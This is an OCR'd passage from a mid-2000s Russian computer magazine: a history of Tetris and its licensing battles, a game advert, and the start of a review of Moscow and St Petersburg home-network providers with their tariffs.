Помимо Алексея, в ВЦ обитали Дмитрий Павловский, который работал там компьютерным инженером, и Вадим Герасимов — 16-летний студент МГУ, быстро освоивший программирование и помогавший разрабатывать некоторые компьютерные проекты. В 1985 году они втроем объединились, чтобы вместе написать программу, состоявшую из 12 аддиктивных компьютерных головоломок для PC, и попытаться ее продать. Хотя сама мысль о продаже чего-то, во что вложены силы и время, в СССР считалась абсурдной. Процесс шел, программа пополнялась новыми играми, большинство из которых были написаны Павловским и Пажитновым ранее на других машинах и портированы Вадимом на PC. Также парни написали геймдевелоперский пакет для работы с графикой, текстом и звуком, с помощью которого делать новые игры было значительно легче.

В то время у сотрудников Вычислительного центра любимой игрой было пентамино. Цель в ней довольно простая — есть некоторое количество элементов, которые образуются из пяти соединенных друг с другом квадратиков, из них нужно собрать в определенную фигуру. Например прямоугольник десять на шесть клеток. Конечно, вариантов решения множество, и игроки в пентамино искали максимум возможных вариаций, соревнуясь друг с другом в скорости. Алексей Пажитнов хотел реализовать компьютерный вариант игры, чтобы компьютер сам искал варианты решения. Но в крупнейшем вычислительном центре СССР стояли те еще гробы, и их мощностей не хватало для вращения фигур. Пажитнову пришлось сократить число кубиков в элементах до четырех. И вот в один прекрасный день, программируя компьютерный аналог известной головоломки, Алексея осенило — а почему бы ее немного не модифицировать? Пусть фигурки не стоят статично, а падают вниз, в то время как игроку нужно уложить их в определенном порядке. Так появилась идея великой игры.

[как тетрис перебрался за океан] Первая версия тетриса (от латинского tetra — «четыре»), как назвал ее автор, была написана на паскале для «Электроники-60» за две недели. Конечно, она была довольно примитивна и, по сути, кроме идеи ничем не выделялась. Но после того, как Вадим портировал ее на PC и пропустил через гейдев-пакет, игрушка преобразилась. В нее играла вся Академия наук, и притягательность была налицо. Когда же Алексей попытался продать свою игру, у него ничего не вышло. СССР был не далеко не лучшим местом для занятия частным бизнесом. Несколько копий программы были раздарены друзьям, и через них тетрис стал покорять Советский Союз. Причем происходило это стремительно — те, у кого оказывалась игра, сразу же заболевали тетрисоманией, продолжая заражать других.

Доработка тетриса продолжалась еще несколько месяцев. Пажитнов и Герасимов модифицировали ее так, что играть могли два человека одновременно, соревнуясь друг с другом. Через год тетрис уже был самой популярной игрой в СССР. Но из-за железного занавеса о нем ничего не знали за рубежом.

В конце 1985 года руководитель отдела, в котором работал Алексей Пажитнов, поделился копией игры с представителем одной программерской фирмы в Будапеште, с которой они тогда сотрудничали. Венгерским программистам игрушка понравилась, и они портировали ее на Apple II и Commodore 64. Они же передали ее Роберту Штейну, который был главой британской софтварной компании «Андромеда». Прекрасно разбираясь в играх и видя, какой аддиктивностью обладает тетрис, Штейн сразу же загорелся желанием выкупить все права на него у авторов. Узнав, что на самом деле игру изобрели в недрах СССР, он собрался в Москву с твердым решением заключить с русскими контракт. И уже считая себя правообладателем, перед вылетом продал права на тетрис британской компании Mirrorsoft и ее американскому подразделению Spectrum Holobyte. Но когда Штейн добрался до Москвы и переговорил с руководителями Вычислительного центра, воспитанные в лучших традициях СССР чиновники с подозрением отнеслись к буржую и категорически отказались иметь с ним дело. Мол, мы не продаем Родину.

Штейн не растерялся и решил, что раз русские не хотят сотрудничать, можно обойтись и без них, а в качестве авторов указать венгерских программеров — вряд ли кто-то будет разбираться.

Сразу после того, как тетрис появился на прилавках американских и британских магазинов, он стал хитом. Во-первых, потому что от него было невозможно оторваться. Во-вторых, это была первая компьютерная игра, которая выбралась из-за железного занавеса. Самой хитовой стала «русская версия», в которой присутствовали изображения Красной площади и березок, а на фоне звучала столь родная русскому человеку «Калинка». К 1998 году детище Алексея Пажитнова возглавило топ продаж компьютерных игр в Англии и США.


[борьба за авторские права] Когда тетрис стал по-настоящему популярным, к Роберту Штейну стали обращаться другие компании с предложением купить права на игру. Одной из таких компаний стала Atari, которая выпустила тетрис под лейблом «Tengen» для своих игровых автоматов.

Успех игры не прошел мимо журналистов. Репортеры из телеканала CBS разузнали, кто является настоящим автором, и не поленились съездить в Москву, чтобы взять у него интервью. Так мир познакомился с Алексеем Пажитновым. Заодно стало известно, что автор тетриса ни копейки не получил за свою игру, а все продажи и сделки проходят мимо него. Разразился скандал, начались разборки со Штейном. Причем ругался с ним не сам Алексей, а советское внешнеторговое объединение «Электроноргтехника» (ЭНТ), за которым был закреплен тот самый Вычислительный центр. В конце концов Штейну все-таки удалось договориться с русскими, и он официально получил права на создание игры для персональных компьютеров.


К 1989 году по всему миру было продано более 30 миллионов копий тетриса, не считая клонов. Как раз в это время начали стремительно развиваться игровые приставки, и их производителям была нужна такая игра, как тетрис. Портированием хита на японскую игровую приставку Famicom (в США более известна как Nintendo Entertainment System) занималась Bullet-Proof Software, выкупившая права у Spectrum Holobyte. Всего за пару месяцев удалось продать 2 миллиона картриджей с игрой. Корпорация Nintendo вскоре объявила о релизе новой карманной консоли Game Boy, которая должна была взорвать рынок. Боссы компании хотели включить тетрис в поставляемый с консолью игровой комплект. Но ситуация усложнялась тем, что у BPS были права только на создание PC-версий тетриса, а когда президент Bullet-Proof Хэнк Роджерс связался со Штейном и попытался выкупить права на производство консольной версии, тот отказал без всяких аргументов (дело в том, что у Штейна самого не было таких прав). Чтобы прояснить ситуацию, Хэнк отправился в Москву, чтобы встретиться с главными правообладателями и заодно похвастать успехами игры. Узнав об этом и опасаясь, что Хэнк выкупит все права на тетрис, туда же отправился Роберт Штейн.

Продемонстрированный картридж с тетрисом вызвал бурю возмущения — русские чиновники заявили, что ни у кого нет прав на выпуск тетриса для игровых консолей и что дело пахнет судом. Роджерсу удалось успокоить их внушительным чеком в счет уже проданных копий. А также заключить многомиллионный контракт на производство тетриса для игровых консолей (сумма, которую заплатила Nintendo за это право, приближается к 10 миллионам долларов). Роберт Штейн не смог уговорить русских продать ему все права на тетрис, но выкупил права на его выпуск для игровых автоматов.

Боссы Nintendo настояли на том, чтобы представители ЭНТ отправились в США и во избежание дальнейших недоразумений четко сформулировали значение термина «игровая консоль», указанного в контракте. Консольные права были окончательно закреплены за Nintendo, и это событие было бурно отмечено русскими и японцами в одном из самых дорогих отелей Москвы.



[портированная на PC версия тетриса от Алексея Пажитнова]





[самая первая версия тетриса для «Электроники-60»]


[одна из последних версий тетриса от Пажитнова]



[версия тетриса для консолей Atari]


[версия тетриса для консолей Sega]


[так выглядит пентамино]

Вскоре после этого глава Nintendo Говард Линкольн послал уведомление своему главному конкуренту Atari, предупреждая, что если они в кратчайшие сроки не прекратят выпуск тетриса для своих консолей, их ждет суд и большой штраф. Подобное заявление привело Атари в бешенство — компания владела правами и имела значительную часть своих доходов с тетриса, прекращение поставок сулило многомиллионные потери. Столь же сильный эффект оно оказало на мультимиллионера Роберта Максвелла, владевшего Mirrorsoft, Spectrum Holobyte и многими другими компьютерными компаниями. Максвелл имел долю с продаж Атари, так как именно Mirrorsoft заключила в свое время с ней контракт. И поскольку дело касалось его самого, Роберт использовал все свои связи и возможности, подключил британское и советское правительство, чтобы сохранить права на тетрис. Сам Михаил Горбачев пообещал, что все будет чики-пики.

Когда в апреле 1989 года Максвелл прилетел в Москву, то обнаружил, что ЭНТ распущено. Он тут же принялся собирать доказательства того, что сделки с продажей прав Nintendo были фейком, даже взял интервью у Пажитнова и Co. Свое расследование проводила и Nintendo. Обе стороны готовились к судебной войне, результат которой имел большое значение для обеих компаний.

В июне 1989-го состоялся суд между Atari и Nintendo, на котором всплыло много интересных фактов, раньше тщательно скрывавшихся. В конце концов решение суда было таким: Mirrorsoft не обладала правами на создание тетриса для игровых систем, следовательно, контракт, заключенный с Atari, недействителен.

Через неделю все копии Tengen были изъяты с прилавков, выпуск игры прекращен, а сотни тысяч картриджей отправились на склад. В то же время Nintendo представила свою версию тетриса для NES и Gameboy. Было продано более 30 миллионов копий, в Америке началась новая волна тетрисомании.

Все эти и другие сделки вокруг тетриса обошли автора игры Алексея Пажитнова стороной. Из многомиллионных прибылей, полученных благодаря его детищу, он не заработал ни копейки. Правда, ходят слухи, что государство подарило Пажитнову 286 компьютер и обеспечило квартирой. Но так ли было на самом деле, неизвестно.

[жизнь за бугром] С момента создания игры, пока мир за железным занавесом переживал бум тетриса, Пажитнов и двое его товарищей не переставали работать над задуманным набором пазлов. Когда Алексей узнал об успехе своей игры, он решил оставить работу над другими головоломками и заняться производством коммерчески успешных программ. Павловский идею не одобрил, и некогда дружная группа распалась. А вместо этого появилась Anima Tek — компания, созданная Пажитновым с помощью Хенка Роджерса. Позже она засветится в разработке таких игр, как Age of Empires, Fantasy Tactics, War Zone 2100.

В 1991 году Алексей Пажитнов оставил Anima Tek на своего друга и переехал в США. Там он основал новую компанию с говорящим названием Tetris, зарегистрировал права на свою игру и начал, наконец, получать с нее доход. А в 1996 году ему предложили работу в Microsoft — в составе команды разработчиков создавать головоломки для Windows. Именно он является автором многих пазлов в Pandora's Box, получившем несколько престижных наград. А в каждом продукте, выпущенном при участии Алексея Пажитнова, обязательно указывается, что к разработке приложился «тот самый человек, который придумал тетрис». С появлением огромного количества трехмерных игр тетрис нисколько не утратил своей актуальности. В него по-прежнему играют — в офисах и дома, на PC и мобильных телефонах. В интернете существуют сайты, где тетрисоманы в реальном времени соревнуются друг с другом, зарабатывая очки и поднимаясь в рейтинге (см. *www.tetrisarena.ru*). А с 11 по 14 мая 2005 года в рамках Кубка России по компьютерным играм состоится открытый турнир по сетевому тетрису, посвященный 20-летию игры.

Пройдет еще 20 лет, и третий дум вместе с четвертым квейком будут казаться чем-то примитивным. Но люди будут продолжать играть в тетрис, потому что эта игра на все времена

[КЛОНЫ ТЕТРИСА]

Прошло уже 20 лет, а тетрис продолжает продаваться, пережив немыслимое количество модификаций. Авторы используют заложенную идею и постоянно привносят в нее что-то новое. Расширяют количество фигур, добавляют новые элементы в «стакан», экспериментируют с аркадными вставками. В свое время в России был очень популярен тетрис-вариант геймбоя, в котором насчитывалось 999 вариантов тетриса (правда, большинство из них практически ничем не отличались друг от друга). Можешь зайти на *www.soft.mail.ru* и посмотреть, сколь велика фантазия тетрис-мейкеров.

[ТЕТРИС — ЧЕМПИОН!]

В 1989 году на ежегодной церемонии награждения лучших программ, которую проводит Американская Ассоциация производителей программного обеспечения, тетрис обошел десятки знаменитых американских игр и получил четыре награды: «Лучшая развлекательная программа», «Лучшая динамическая и стратегическая программа», «Лучшая оригинальная игровая разработка» и «Лучшее потребительское ПО». До этого ни одной игре не удавалось достичь такого признания.

Поиграй со мной

PLAYBOY

THE MANSION

Лицам до 18 лет НЕ рекомендуется!



Официальный саундтрек
в продаже с апреля







UNIVERSAL









Бука



Паутина домашних сетей

1998 ГОД. ЗАПУСКАЮ ДИЛЕР, НАЖИМАЮ КНОПКУ «СОЕДИНИТЬСЯ». МОДЕМ НЕСПЕШНО НАБИРАЕТ НОМЕР. ЗАНЯТО. ЕЩЕ РАЗ. ЗАНЯТО. ДОЛБЛЮСЬ 15 МИНУТ, НАКОНЕЦ СОЕДИНЯЮСЬ НА СКОРОСТИ 33600 С МЕСТНЫМ ПРОВОМ. РЕАЛЬНАЯ СКОРОСТЬ — 1 КБ/С. ТЕРПЕЛИВО ЖДУ МИНУТУ, ПОКА ЗАГРУЗИТСЯ НУЖНЫЙ МНЕ САЙТ. НАЖИМАЮ НА ЛИНК, ЧТОБЫ СКАЧАТЬ ФАЙЛ. «CONNECTION INTERRUPTED». ДОЗВАНИВАЮСЬ СНОВА. ЗАНЯТО. ЗАНЯТО. ЗАНЯТО…
2005 ГОД. САЖУСЬ ЗА КОМП, 24 ЧАСА В СУТКИ ПОДКЛЮЧЕННЫЙ К СЕТИ. ЗАПУСКАЮ ЛОКАЛЬНОЕ РАДИО — КРУТЯТ ПОСЛЕДНИЙ АЛЬБОМ U2, КОТОРЫЙ ЕЩЕ НЕ ПОСТУПИЛ В ПРОДАЖУ. НАЖИМАЮ В БАТЕ КНОПКУ «ПОЛУЧИТЬ ПИСЬМА» — ЗА ДВЕ СЕКУНДЫ ПАПКА НАПОЛНЯЕТСЯ ПАРОЙ ДЕСЯТКОВ НОВЫХ МЕССАГ ОБЩИМ ОБЪЕМОМ ЗА МЕГАБАЙТ.
АХ ДА, ХОТЕЛ ЖЕ ПОСМОТРЕТЬ ФИЛЬМ. ЗАХОЖУ НА ЛОКАЛЬНЫЙ РЕСУРС, ПЫТАЮСЬ ИЗ 2,5 ТЫСЯЧ ФИЛЬМОВ ВЫБРАТЬ ЧТО-НИБУДЬ, СМОТРЮ РЕЙТИНГ, КОММЕНТЫ ЮЗЕРОВ. НАКОНЕЦ ОСТАНАВЛИВАЮСЬ НА КАКОЙ-ТО ДРАМЕ. КИДАЮ ЛИНК НА ФИЛЬМ В SMARTFTP. ЧЕРЕЗ ДВЕ МИНУТЫ УЖЕ СИЖУ, НАСЛАЖДАЮСЬ КАРТИНОЙ | mindw0rk (mindw0rk@gameland.ru)

Обзор крупнейших локалок России

[зачем подключаться к ДС?] Уверен, многие читатели «Хакера» до сих пор живут в 1998 году, упорно продолжая дозваниваться до провайдера и имея в лучшем случае 3 Кб/с. Если ты относишься к их числу — эта статья для тебя. Зная, насколько ты ленив, я пошуршал по сайтам и форумам и выкопал информацию о крупнейших провайдерах домашних сетей в Москве и Питере. Все, что тебе нужно знать о них, чтобы подключиться, ты найдешь ниже.



http://hub.ru — центровой ресурс для всех, кто интересуется домашними сетями.
http://homenetworks.ru — все о домашних сетях.
http://www.nag.ru — авторитетный ресурс для продвинутых хоумнетчиков.
http://www.corbina.net/~gasya/homelan — большой FAQ по организации ДС.
http://www.softdoc.ru/index.php?option=content&task=view&id=91&Itemid=26 — инструкция по поднятию локалки своими силами.

Но сначала хочу немного рассказать, что представляет собой домашняя сеть изнутри. Сам я подключен к питерскому «Матриксу» и во время переезда, по сути, выбрал район из-за него. Большинство провайдеров в своей рекламе указывают, что телефон не будет занят, а скорость соединения по сравнению с диалапом возрастет на порядок. Это, конечно, так, но то же самое можно получить, подключившись по ADSL. Домашние сети помимо скорости дают большое дружное сообщество, частью которого ты можешь стать. Причем эти люди находятся не за тысячу миль, как в случае с интернетом, а в соседнем доме или даже квартире. Ты можешь потрепаться с ними в локалке, а потом организовать сходку в реале с пивом, шашлыками и девочками. По крайней мере, в нашей сетке народ встречается чуть ли не каждый день. ДС — отличное средство обзавестись новыми друзьями. Также крупная домашняя сеть — это терабайты фильмов, музыки и прочего добра, которое ты можешь скачать быстро и совершенно бесплатно. Обычно в сети новинки появляются раньше, чем их начинают продавать на пиратских лотках. Я уже забыл, когда последний раз покупал CD — это абсолютно не нужно, так как в сети можно найти практически все. Ну а скорость… Скажу только, что к скорости, на которой страницы в интернете загружаются мгновенно, а фильмы скачиваются за пару минут, ты привыкнешь очень быстро и потом будешь удивляться, как вообще мог так долго сидеть на диалапе.
Если ты до сих пор живешь вчерашним днем, я настоятельно рекомендую тебе накопить немного денег и подключиться к одной из домашних сетей. В своем обзоре я расскажу о самых заметных провайдерах, но ты можешь подключиться к любому другому. Уверен, где бы ты ни находился, рядом имеется домашняя сеть, в которой тебя ждут и где тебе будут рады.

[московские ДС] *«КОМКОР-ТВ» (WWW.COMCOR-TV.RU)*
Свое внедрение на рынок телекоммуникаций «Комкор-ТВ» начал в 2000 году. Сразу же были выделены большие деньги (не один

миллион долларов) на построение и продвижение оптоволоконной и коаксиальной сетей. И уже через пару лет компания стала крупнейшим московским провайдером домашних сетей. Сейчас общая протяженность сети «Комкор-ТВ» превышает 10 тысяч километров, а количество подключенных юзеров достигает 80 тысяч. Понятное дело, останавливаться на этом боссы «Комкора» не собираются и обещают в ближайшие три года развернуться на территории, охватывающей 1,5 миллиона квартир.

Помимо подключения к сети, компания предоставляет услуги кабельного телевидения и хостинга. За $8 в месяц юзер получит более 30 лучших спутниковых каналов, начиная с «НТВ плюс» и заканчивая Discovery. Они транслируются по сети в реальном времени, тебе даже не понадобится ТВ-тюнер.

«Комкор-ТВ» предоставляет безлимитный доступ к интернету. Толщина твоего канала будет зависеть от суммы, которую ты заплатишь. Самый дешевый тариф «Смарт-Джет» стоит $20 в месяц: ты получишь 256 Кбит/с входящего трафика и 128 Кбит/с исходящего. Самый дорогой — трехмегабитный канал с 512 мегабитами выхода — обойдется всего в $90. За эти деньги ты получаешь 100-350 Кб/с с неограниченным трафиком. Можешь качать варез хоть сутками. Как уверяет компания, это самое доступное высокоскоростное предложение с безлимитным доступом на рынке домашних сетей. Конечно, одновременно хорошо и дешево, как правило, не бывает. Но «Комкор-ТВ» заинтересован в расширении сферы своего влияния и делает все, чтобы привлечь новых клиентов. Поэтому предпочитает работать в убыток сейчас, чтобы выиграть в долгосрочной перспективе. Каждому подключившемуся провайдер предоставляет 750 Мб под FTP, что тоже вряд ли можно найти у конкурентов.

Количество внутренних ресурсов огромно. Сотни FTP-серверов, локальные форумы, IRC-сервер, несколько радиостанций, сервер телеконференций, страница юридических консультаций, е-шопы и тьма различных сайтов, тематика которых варьируется от восточных единоборств до туристического сервиса, — тебе понадобится несколько недель, чтобы все это просмотреть. Независимо от выбранного интернет-тарифа, скорость внутри локальной сети будет 100 Мбит. Так что ты сможешь сливать фильмы с компов юзеров за считаные минуты.

«Комкор-ТВ» царствует в таких районах, как Чертаново, Хамовники, Тверской, Мещанский, Красносельский, Таганский, Якиманский. И зона охвата быстро растет.

«РМ ТЕЛЕКОМ» (HTTP://RMT.RU)

Один из старейших операторов Москвы, которому в этом году исполнится 10 лет. Специализируется на предоставлении сетевых услуг: проведении выделенок, организации VPN и радиоканалов связи, хостинге и т.п. Домашняя сеть этой компании имеет самую большую зону охвата в России — кабель протянут по всей Москве и части Московской области. Так что, в каких бы столичных трущобах ты ни жил, велик шанс, что без сети ты не останешься. Хотя тем, кто находится за пределами МКАД, возможно, придется добавить денежку сверх стандартной стоимости подключения. Подключить к стомегабитной сети гарантируют за 14 дней, сумма — от $50 (зависит от выбранного тарифа). Минимальный тариф — $45 в месяц за обслуживание канала без начисления на твой счет трафа. За каждый скачанный мегабайт ты будешь платить из расчета $0,08, если слил до 1 Гб, $0,075 при 1-2 Гб, $0,055 при 2-4 Гб, $0,043, если это 4-10 Гб, и так далее.



[зона охвата «РМ Телеком»]

Для таких интернет-маньяков, как мы с тобой, это вряд ли подойдет. Поэтому лучше присмотреться к тарифу «Оптимальный». Подключение к нему обойдется в $100, еще $150 придется платить каждый месяц. Но за эти деньги ты получаешь уже 5 Гб и $0,05 за каждый мег сверху. Тебе следует знать, что «РМ Телеком» требует $360 залога за установленное оборудование, которое возвращается, если договор будет расторжен. Что делает его самым дорогим московским провайдером домашней сети в плане подключения.

Подход, конечно, не самый удачный, однако пров на своем сайте делает большой акцент на том, что используемое оборудование исключительно лучшее и вообще, все это для нашего блага. По-видимому, «РМ Телеком» больше ориентирован на крупных клиентов (коммерческие организации), что несколько влияет на отношение к простым смертным. Но если тебе нужна крупная локалка с десятками терабайт внутрисетевого трафа и особо не напрягает отношение суппорта — «РМ Телеком» может быть твоим выбором.

«КОРБИНА» (WWW.CORBINA.NET)

Позиционирует себя как «единственный универсальный оператор связи», вероятно, из-за длинного списка оказываемых услуг. Сюда входит подключение к телефонной линии, междугородняя связь, IP-телефония, мобильная связь, построение корпоративных сетей, интернет — как по телефонным, так и по выделенным линиям, хостинг. В общем, всего понемножку. Нас с тобой интересует локалка от «Корбины», которая работает, судя по отзывам, быстро и стабильно. Перед тем как открыться, ребята долго и основательно готовились в техническом плане. И выйдя на рынок, сразу же ударили по конкурентам низкими ценами и качеством соединения. Сейчас это один из немногих провайдеров, который предлагает гигабитную скорость для обеспеченных клиентов. Для простых юзеров, таких, как мы с тобой, у «Корбины» есть два решения: анлим и фиксированный траф. Цены на анлим: $24 за 256 Кбит и $33 за 512 Кбит, дешевле найти надо постараться. Цены другого тарифа не менее привлекательны. За $25 ты получишь 4 Гб инет-трафа на скорости 100 Мбит, 8 Гб стоят $42, 16,3 Гб — $75. Почти в восемь раз дешевле, чем у нас в Питере! Есть и другие тарифы, где трафик в российском сегменте интернета вообще бесплатный, зато мировой стоит несколько дороже.


[сетевая территория «Корбины»]

Домашняя сеть от «Корбины» имеет большое количество абонентов, так что бесплатного внутрисетевого трафика тебе хватит с головой. Отзывы о работе «Корбины» на форумах в большинстве положительные, если ругают, то в основном суппорт. Но не за непрофессионализм, а за неторопливое отношение к клиенту. Хотя это, вероятно, индивидуально. Компания явно нацелена на дальнейшее развитие и зарабатывание денег, поэтому со временем сетка будет значительно расширяться. Если ты живешь в доме, подключенном к сети, — советую серьезно обратить внимание на этого прова.

«ЦЕНТЕЛ» (WWW.CENTEL.RU)

Молодая ДС, которая начала свое развитие в 2003 году. В проект были вложены большие деньги, и планы у ЗАО «Центел» были не менее грандиозные — охватить всю Москву и Московскую область. Весь 2003 и 2004 года сеть интенсивно расширялась, и к настоящему времени в тех районах, где она протянута, подключена каждая десятая квартира (!). К концу 2006 года «Центел» планирует объединить под своим крылом 30% всех московских квартир. Звучит неправдоподобно, но судя по скорости развития и уже достигнутому прогрессу, настроена компания серьезно. Уже сейчас к домашней сети «Центел» подключено 15 тысяч квартир, а ведь она только недавно вошла на рынок.


[зона охвата «Центел»]

У «Центела» шесть разных тарифов, один другого краше. Для самых неимущих существует «Студенческий» — $13 в месяц, 200 Мб на счету и $0,10 перерасход. Наверное, самый популярный — «Семейный», который обойдется на $10 дороже, зато трафа будет втрое больше. За «Активный» просят $33 и кидают 2 Гб на счет. Три остальных тарифа — безлимитные: 160, 256 и 512 Кбит. Последний, как и в «Корбине», стоит всего $33, другие дешевле, но ненамного, так что смысла брать их нет. Можно, впрочем, платить $8 абонентки и сидеть только в локалке, но имея такие цены на инет, грех ими не воспользоваться.

В «Центеле» существует интересная система бонусов. Если ты приведешь кореша, который подключится, к примеру, на $33, то ты заработаешь 33 бону-


са. Бонусы эти накапливаются, и когда ты соберешь сотню, провайдер предоставит тебе бесплатный месяц по твоему тарифу.
Несмотря на то что «Центел» на рынке домашних сетей всего два года, он уже успел подключить такие районы, как Ново-Переделкино, Солнцево, Отрадное, Северное Чертаново, Нагатинский Затон, Нагатино-Садовники, Вешняки. Также ведутся работы по подключению в Покровском-Стрешнево, Люберцах, Митино, Новых Черемушках, Можайском, Зябликово. Планы у компании глобальные, цены низкие, качество высокое. Неудивительно, что это один из немногих провайдеров, отзывы о котором на форумах практически всегда положительные.

ULTRANET (WWW.ULTRANET.RU)
Одна из старейших компьютерных сетей Москвы. Первых абонентов подключила в 1997 году, к настоящему времени объединяет до 10 тысяч компов. Протянута она в северной части столицы и, по мнению многих сетевиков, является лучшим оператором в этом районе. Во многом благодаря качеству обслуживания и стабильной связи — «Ультранет» использует каналы крупных операторов, таких как «Голден-Телеком» и «Центральный телеграф».
Подключение к домашней сети «Ультранет» стоит $49. Среди тарифов можешь выбрать как безлимитный, так и помегабайтный. 128-килобитный анлим стоит $24 в месяц. Минимальный с фиксированным трафом обойдется в $10/мес — это 100 Мб и $0,10 за каждый мег сверху. За $40 в месяц тебе дадут 2,5 Гб трафика и $0,02 за перерасход. Можно совместить тарифы и взять, например, быстрые 2,5 Гб за сороковушку плюс анлим, который в этом случае обойдется в $13 сверху. Достоинством «Ультры» является то, что, в отличие от многих конкурирующих фирм («Стрима», например), здесь не обрезают скорость, если ты сливаешь файло в десять потоков 24 часа в сутки. Трафик в «Ультре» считается в обе стороны, но платишь ты только за тот, которого ушло больше.

[питерские ДС] *«МАТРИКС» (HTTP://WWW.MNS.RU/2/1)*
Моя родная локалка, после которой диалап кажется чем-то очень далеким и пугающим. Пока, в основном, охватывает Приморский и Выборгский районы, но судя по всему, нехватки заявок на подключение «Матрас» (так называют «Матрикс» юзеры) не испытывает и в ближайшее время выберется в другие части города. Полгода назад провайдер считался очень дорогим, тарифы на инет были выше, чем у других фирм. Но в конце 2004 года цены снизились, теперь хоть и не «Комкор-ТВ», но жить можно :). Тем более, скорость соединения как внутри сети, так и с инетом — супер. Практически всегда скорость зависит от удаленной стороны. Например, с *microsoft.com* у меня было в районе 2 Мб/с. Лично я пользуюсь тарифом «Профи» — это 1280 рублей в месяц и гигабайт на счету (0,80 руб./Мб перерасход). Есть тарифы и подешевле: «Бизнес» за 864 рубля с 600 Мб на счету и «Домашний» за 576 рублей с 250 мегами в архиве. Ну а для крэйзи даунлоадеров самое то — тариф «Сотка» за 3200 рублей, куда входят 5 гигов на счету и всего 0,57 рубля за каждый метр сверху.
Тем, кто привык лить сутками все, что плохо лежит, может показаться, что с такими тарифами особо не покачаешь. Но «Матрикс» — это самая крупная домашняя сеть Питера, и в ней есть практически все: любые фильмы (в базе локального кинересурса 2500 фильмов, не считая аниме, музыкальных клипов, мультфильмов и порнухи), музыка (только на моем FTP 200 Гб музыки) и программы. Всего 32 терабайта внутренних ресурсов только на FTP-юзеров. Конечно, есть и куча других ресурсов: центральный форум (обновление каждые 10 секунд!), локальное радио, IRC, ЖЖ, аукцион, фотогалерея, игровые серваки, видеосервер, транслирующий ТВ в реальном времени, портал вареза и юзерские сайты. В сети учитывается только входящий трафик, хотя в договоре указано, что если ты в плане аплоада будешь наглеть, руководство примет ограничительные меры.
Подключение к «Матриксу» стоит 4640 рублей, в эту сумму входит все необходимое сетевое оборудование (не аренда, а приобретение), и 640 рублей заносится на счет.
Несколько месяцев назад на сайте «Матрикса» появилось объявление, что ожидается тарификация внутрисетевого трафика. То есть за каждый скачанный у соседа гиг нужно будет платить отдельно (правда, на нормальных тарифах даются сотни гигабайт включенного внутрисетевого трафа). Матрасяне тут же подняли бунт, толпами ходили разбираться в главный офис, были даже забастовки с отключением своих FTP в знак протеста. В конце концов руководство «Матрикса» решило не вводить такие меры. Пока.
Что касается аварий — в моем случае они происходят примерно раз в два месяца, обычно их чинят в течение дня.

[портал для клиентов «Матрикса»]

«ПЕТЕРСТАР» (WWW.PETERSTAR.RU)
